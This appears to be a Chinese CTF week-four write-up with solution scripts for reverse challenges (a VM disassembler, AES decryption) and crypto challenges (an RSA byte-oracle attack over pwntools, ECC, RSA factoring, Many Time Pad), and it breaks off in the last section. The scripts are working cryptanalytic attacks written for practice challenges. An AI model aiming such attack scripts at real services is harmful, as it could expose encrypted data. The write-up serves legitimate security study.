Week4wp

Reverse

re1

简单 VM 虚拟机题目，先写一个反汇编脚本

例子如下

```
opcode = [0x00000008, 0x00000002, 0x00000020, 0x00000007, 0x00000001,
0x00000000, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000064, 0x00000001, 0x00000007, 0x00000001,
0x00000001, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000065, 0x00000001, 0x00000007, 0x00000001,
0x00000002, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000066, 0x00000001, 0x00000007, 0x00000001,
0x00000003, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000067, 0x00000001, 0x00000007, 0x00000001,
0x00000004, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000068, 0x00000001, 0x00000007, 0x00000001,
0x00000005, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000069, 0x00000001, 0x00000007, 0x00000001,
0x00000006, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006A, 0x00000001, 0x00000007, 0x00000001,
0x00000007, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006B, 0x00000001, 0x00000007, 0x00000001,
0x00000008, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006C, 0x00000001, 0x00000007, 0x00000001,
0x00000009, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006D, 0x00000001, 0x00000007, 0x00000001,
0x0000000A, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006E, 0x00000001, 0x00000007, 0x00000001,
0x0000000B, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x0000006F, 0x00000001, 0x00000007, 0x00000001,
0x0000000C, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000070, 0x00000001, 0x00000007, 0x00000001,
0x0000000D, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
0x00000002, 0x00000006, 0x00000071, 0x00000001, 0x00000007, 0x00000001,
0x0000000E, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000072, 0x00000001, 0x00000007, 0x00000001,
  0x0000000F, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000073, 0x00000001, 0x00000007, 0x00000001,
  0x00000010, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000074, 0x00000001, 0x00000007, 0x00000001,
  0x00000011, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000075, 0x00000001, 0x00000007, 0x00000001,
  0x00000012, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000076, 0x00000001, 0x00000007, 0x00000001,
  0x00000013, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000077, 0x00000001, 0x00000007, 0x00000001,
  0x00000014, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000078, 0x00000001, 0x00000007, 0x00000001,
  0x00000015, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000079, 0x00000001, 0x00000007, 0x00000001,
  0x00000016, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007A, 0x00000001, 0x00000007, 0x00000001,
  0x00000017, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007B, 0x00000001, 0x00000007, 0x00000001,
  0x00000018, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007C, 0x00000001, 0x00000007, 0x00000001,
  0x00000019, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007D, 0x00000001, 0x00000007, 0x00000001,
  0x0000001A, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007E, 0x00000001, 0x00000007, 0x00000001,
  0x0000001B, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000007F, 0x00000001, 0x00000007, 0x00000001,
  0x0000001C, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000080, 0x00000001, 0x00000007, 0x00000001,
  0x0000001D, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000081, 0x00000001, 0x00000007, 0x00000001,
  0x0000001E, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000082, 0x00000001, 0x00000007, 0x00000001,
  0x0000001F, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000083, 0x00000001, 0x00000007, 0x00000001,
  0x00000020, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000084, 0x00000001, 0x00000007, 0x00000001,
  0x00000021, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000085, 0x00000001, 0x00000007, 0x00000001,
  0x00000022, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000086, 0x00000001, 0x00000007, 0x00000001,
  0x00000023, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000087, 0x00000001, 0x00000007, 0x00000001,
  0x00000024, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000088, 0x00000001, 0x00000007, 0x00000001,
  0x00000025, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x00000089, 0x00000001, 0x00000007, 0x00000001,
  0x00000026, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000008A, 0x00000001, 0x00000007, 0x00000001,
  0x00000027, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000000, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000008B, 0x00000001, 0x00000007, 0x00000001,
  0x00000028, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000001, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000008C, 0x00000001, 0x00000007, 0x00000001,
  0x00000029, 0x00000001, 0x00000001, 0x00000002, 0x00000008, 0x00000004,
  0x00000002, 0x00000004, 0x00000001, 0x00000004, 0x00000008, 0x00000004,
  0x00000001, 0x00000002, 0x00000002, 0x00000004, 0x00000002, 0x00000001,
  0x00000002, 0x00000006, 0x0000008D, 0x00000001, 0x00000000, 0x00000000,
  0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
  0x00000000]

  i = 0
  while True:
      op = opcode[i]
      num1 = opcode[i + 1]
      num2 = opcode[i + 2]
      i += 3
      if op == 0:
          break
      if op == 1:
          print(f"R{num1} ^= R{num2}")
      elif op == 2:
          print(f"R{num1} += R{num2}")
      elif op == 3:
          print(f"R{num1} -= R{num2}")
      elif op == 4:
          print(f"R{num1} <<= R{num2}")
      elif op == 5:
          print(f"R{num1} >>= R{num2}")
      elif op == 6:
          print(f"mov mem[{num1}], R{num2}")
      elif op == 7:
          print(f"mov R{num1}, mem[{num2}]")
      elif op == 8:
          print(f"mov R{num1}, {num2}")
```

输出结果如下

```
mov R2, 32
mov R1, mem[0]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[100], R1
mov R1, mem[1]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[101], R1
mov R1, mem[2]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[102], R1
mov R1, mem[3]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
```

```
R2 += R4
R1 += R2
mov mem[103], R1
mov R1, mem[4]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[104], R1
mov R1, mem[5]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[105], R1
mov R1, mem[6]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[106], R1
mov R1, mem[7]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[107], R1
mov R1, mem[8]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[108], R1
mov R1, mem[9]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[109], R1
mov R1, mem[10]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
```

```
mov mem[110], R1
mov R1, mem[11]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[111], R1
mov R1, mem[12]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[112], R1
mov R1, mem[13]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[113], R1
mov R1, mem[14]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[114], R1
mov R1, mem[15]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[115], R1
mov R1, mem[16]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[116], R1
mov R1, mem[17]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[117], R1
mov R1, mem[18]
```

```
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[118], R1
mov R1, mem[19]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[119], R1
mov R1, mem[20]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[120], R1
mov R1, mem[21]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[121], R1
mov R1, mem[22]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[122], R1
mov R1, mem[23]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[123], R1
mov R1, mem[24]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[124], R1
mov R1, mem[25]
R1 ^= R2
mov R4, 1
```

```
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[125], R1
mov R1, mem[26]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[126], R1
mov R1, mem[27]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[127], R1
mov R1, mem[28]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[128], R1
mov R1, mem[29]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[129], R1
mov R1, mem[30]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[130], R1
mov R1, mem[31]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[131], R1
mov R1, mem[32]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
```

```
R2 += R4
R1 += R2
mov mem[132], R1
mov R1, mem[33]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[133], R1
mov R1, mem[34]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[134], R1
mov R1, mem[35]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[135], R1
mov R1, mem[36]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[136], R1
mov R1, mem[37]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[137], R1
mov R1, mem[38]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[138], R1
mov R1, mem[39]
R1 ^= R2
mov R4, 0
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
```

```
mov mem[139], R1
mov R1, mem[40]
R1 ^= R2
mov R4, 1
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[140], R1
mov R1, mem[41]
R1 ^= R2
mov R4, 2
R1 <<= R4
mov R4, 1
R2 += R4
R1 += R2
mov mem[141], R1
```

可以知道程序就是对我们的输入做了一些简单的加减位移运算

解题脚本如下

```python
enc = [0x00000067, 0x000000BC, 0x0000012F, 0x00000068, 0x000000E3, 0x00000136,
0x00000067, 0x00000050, 0x00000161, 0x00000077, 0x0000005B, 0x000000A8,
0x00000041, 0x0000002E, 0x00000097, 0x0000004E, 0x000000D5, 0x00000046,
0x00000052, 0x00000042, 0x00000065, 0x00000043, 0x0000003B, 0x000000A0,
0x0000003A, 0x000000F8, 0x0000006B, 0x00000095, 0x0000005F, 0x00000066,
0x00000049, 0x00000050, 0x00000221, 0x000000B8, 0x00000137, 0x000000C8,
0x00000066, 0x00000140, 0x000000D3, 0x000000B8, 0x00000141, 0x0000011A]
for i in range(0, 42):
    print(chr(((enc[i] - 32 - i - 1) >> (i % 3)) ^ (32 + i)), end = "")
# flag{af3fd248-41b4-4884-9f6b-747878be8e74}
```

re2

AES 加密算法,加密代码使用了https://github.com/dhuertas/AES 里的代码

IDA findcrypto 插件可以识别出 AES 加密的常量表

AES 加密算法的几个过程，密钥扩展、字节代换、行位移、列混合、轮密钥加部分的函数也可以识别出来是 AES 加密算法

Exp 如下

```
from Crypto.Cipher import AES

key = b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
data =
b"\x18\x92\xf6\x13\x76\x11\x23\xef\xf7\x0a\xb7\x61\x46\x16\x10\xc8\x4d\xa1\x94\x
c1\x8a\x2e\x8f\xba\x56\x88\x10\x95\x6e\xdf\x74\xee\x55\x81\x2d\x30\x59\x05\xed\x
63\xd2\x7c\x13\x47\xa9\xa3\xf6\x20"

aes = AES.new(key, AES.MODE_ECB)
res = aes.decrypt(data)
print(res)
# b'flag{2f2d0017-80f6-4f6f-97c9-bc4e9b21f3b1}\x00\x00\x00\x00\x00\x00'
```

re3

题目出锅了，编译时候没有注意到主函数当中

这里strlen 计算 input 的长度会随着 input 内部内容的改变导致，计算的长度不为 42。所以最后的 flag 在文件当中可以看到绝大部分，只有前6个字符不知道。呜呜呜。

所以这题的 flag 就很容易去被猜测到了。前5个字符分别为 `flag{` 第6个字符多试试就可以知道是字符 `f`

完整 flag `flag{ff6cf093-f357-428d-a642-16b10702bae7}`

Crypto

Bytes Oracle

可参照2018 HITCON Crypto lost key

实际上用Oracle脚本也能梭（）

具体原理参照RSA 选择明密文攻击 - CTF Wiki (ctf-wiki.org) ~~没魔改~~

exp:

```
from pwn import*
from Crypto.Util.number import*
io=remote("", )
io.recvuntil(b"4.Quit\n")
io.sendline(b"1")
io.recvuntil(b"n=")
n=int(io.recvline())
io.recvuntil(b"e=")
e=int(io.recvline())
io.recvuntil(b"c=")
c=int(io.recvline())
l,r=0,n
t=1
```

```
n_ = n % 256
submap = {}
for i in range(0, 256):
    submap[-n_ * i % 256] = i
while l<r:
    if t%30==0:
        print(t,r-l)
    d=(r-l)//256
    io.recvuntil(b">")
    io.sendline(b"3")
    io.recvuntil(b">")
    io.sendline(str(pow(256,t*e%n,n)*c%n).encode())
    io.recvuntil(b": ")
    k = submap[int(io.recvline(),16)]
    l, r = l + k*d, l + (k+1)*d
    t = t+1
print(long_to_bytes(l))
io.interactive()
```

ECC

稍微魔改了一点点

只要求$m = (r2 * c1 - r1 * k * c2) * inverse(r2, n)$

几个参数除了n都直接给了，n照着题目脚本算一下也出来了

```
from Crypto.Util.number import *
p =
112495892893734483388663296402932842095997843753374438421695290988359832460051
a =
101981543389703054444906888236965100227902100585263327233246492901054535785571
b = 27061869338780576526763099263481433666700317019835573009425118803245247885774
k =
71945889038953341847263519104630318243817670767276069261230241683585545826661
E = EllipticCurve(GF(p),[a,b])
G =
E(101981543389703054444906888236965100227902100585263327233246492901054535785573
,91039746864447832832895531433088113132756837557011083320841009534578343965536)
r1 =
17508017898353406319910889374706380553395041177439941992127017651621727142700

r2 =
96356884392463734631465541812234624292541703304563004132352822980363350531171
c1 =
E(50699670968971868104581239148265328978400022565577671265162163603182863155985,
35650116946501339414509636935589952076371147766891190369628323621304967371478)
c2 =
E(24844834536235754929295699976588636674139783137334889500986181346650283652602,
103436077552626107087076436692500561168148578742541763620395982301426624422180)
n = G.order()
r2m = r2 * c1 - r1 * k * c2
m = r2m * inverse(r2, n)
m = long_to_bytes(int(m.xy()[0]))+long_to_bytes(int(m.xy()[1]))
print(m)
```

我也不知道取啥名捏

真不知道叫啥了，而且大家的解好像都是我的非预期来着（）

生成p, q时限制了p, q的每一位都不相同

众所周知$(x+i)*(x-i) <= x^2$

将p初始设置全1，q设为0，一位一位逼近。

```python
from gmpy2 import *
from Crypto.Util.number import *

n =
0x2d664b36d81e6b469d7ecf3e92b4635a9361b834484478cdd58258a2a68abc3ebc4a5cd75cd2b9
f2e2a851955f7dc08253d39ec9cc0443fcf3836bef9fbfd1f66fac032247d573ee6f647b40de0b76
dd1250ec2ff0de257c3e9d8626aa0f9627852669492476f399878e26b8744089ebdf3d1d5b58adc6
ce080a49c27d1d04440a692ecaa4621642c034b516f5b11e25d448e970f8212c72a63f30dee5658b
b97d72c3216dcf5fbf111d14f0945bda5f3cd79769ecf867a28ea581986d1e906322542d114f021e
2bc5597c57cad9be1e284b5ad3632a827a052b4ef6da125e8987aeccddba47c1201e9156e5245c75
3a5806d5d6a7bfd0c1e627a6694db42fa1
p = ((1 << 1024) - 1) ^ ((1 << 20) - 1)
q = 0
for i in range(1022, 20, -1):
    cur = 1 << i
    if (p ^ cur) * (q ^ cur) < n:
        p ^= cur
        q ^= cur
while n % p != 0:
    p = gmpy2.next_prime(p)
q = n // p
e = 65537
c =
0x51d7e86e676e3816646d9b1dddc60505b08004176ded1f4dcfbc2be43b4ad7db28e750e923b2c3
1a67e61c75a1080c8d2e984f5180186085739d2e1ee591837c3579d1e399aabeb28c0adcc0851791
c865e4b2eafc4753e274b0a3240a96fb07c9b5e99f1fe524913faf082161aaf4ceda5367805642e7
b3fe4c2a34289aee31f95d54aa70bbd2356d0ff634f9118d93bdf1d7fef44ee291c37de0bc19cc2c
fbcde8f2d35a0083a543fe073ecbf5f599091a2e4c49f914bf7001111fe28baa1726cbfe23964d74
3db93091f9486399b5f611e94cf0891707d69b4ba9299eda098a0f157a5cdde2279c3e7291fc2e1a
63b158b37d767b7d3b5ee333e2681779c

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

到后面剩20位左右爆破一下就行（或者其他方法

学弟的解法：

```python
from Crypto.Util.number import *
import gmpy2
```

```
n =
0x2d664b36d81e6b469d7ecf3e92b4635a9361b834484478cdd58258a2a68abc3ebc4a5cd75cd2b9
f2e2a851955f7dc08253d39ec9cc0443fcf3836bef9fbfd1f66fac032247d573ee6f647b40de0b76
dd1250ec2ff0de257c3e9d8626aa0f9627852669492476f399878e26b8744089ebdf3d1d5b58adc6
ce080a49c27d1d04440a692ecaa4621642c034b516f5b11e25d448e970f8212c72a63f30dee5658b
b97d72c3216dcf5fbf111d14f0945bda5f3cd79769ecf867a28ea581986d1e906322542d114f021e
2bc5597c57cad9be1e284b5ad3632a827a052b4ef6da125e8987aeccddba47c1201e9156e5245c75
3a5806d5d6a7bfd0c1e627a6694db42fa1
c =
0x51d7e86e676e3816646d9b1dddc60505b08004176ded1f4dcfbc2be43b4ad7db28e750e923b2c3
1a67e61c75a1080c8d2e984f5180186085739d2e1ee591837c3579d1e399aabeb28c0adcc0851791
c865e4b2eafc4753e274b0a3240a96fb07c9b5e99f1fe524913faf082161aaf4ceda5367805642e7
b3fe4c2a34289aee31f95d54aa70bbd2356d0ff634f9118d93bdf1d7fef44ee291c37de0bc19cc2c
fbcde8f2d35a0083a543fe073ecbf5f599091a2e4c49f914bf7001111fe28baa1726cbfe23964d74
3db93091f9486399b5f611e94cf0891707d69b4ba9299eda098a0f157a5cdde2279c3e7291fc2e1a
63b158b37d767b7d3b5ee333e2681779c
e = 65537
t1 = 1 << 1024
p = (2 ** 1024 + gmpy2.iroot((2 ** 1024) ** 2 - 4 * n,2)[0]) // 2
p = int(p)
while n % p != 0:
    p = gmpy2.next_prime(p)
q = n // p
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

MTP

经典的Many Time Pad

网上可以找到一些脚本，但是后面的手动修正是必须的

上述的每一个字符串 C_i，都是某个 `key` 异或上明文 M_i 得到的。我们的目标是获取这个 `key`. **已知明文是英文句子。**

根据异或运算的性质：$C_1 \oplus C_2 = (M_1 \oplus key) \oplus (M_2 \oplus key) = M_1 \oplus M_2$

这表明，两个密文的异或，就等于对应明文的异或。

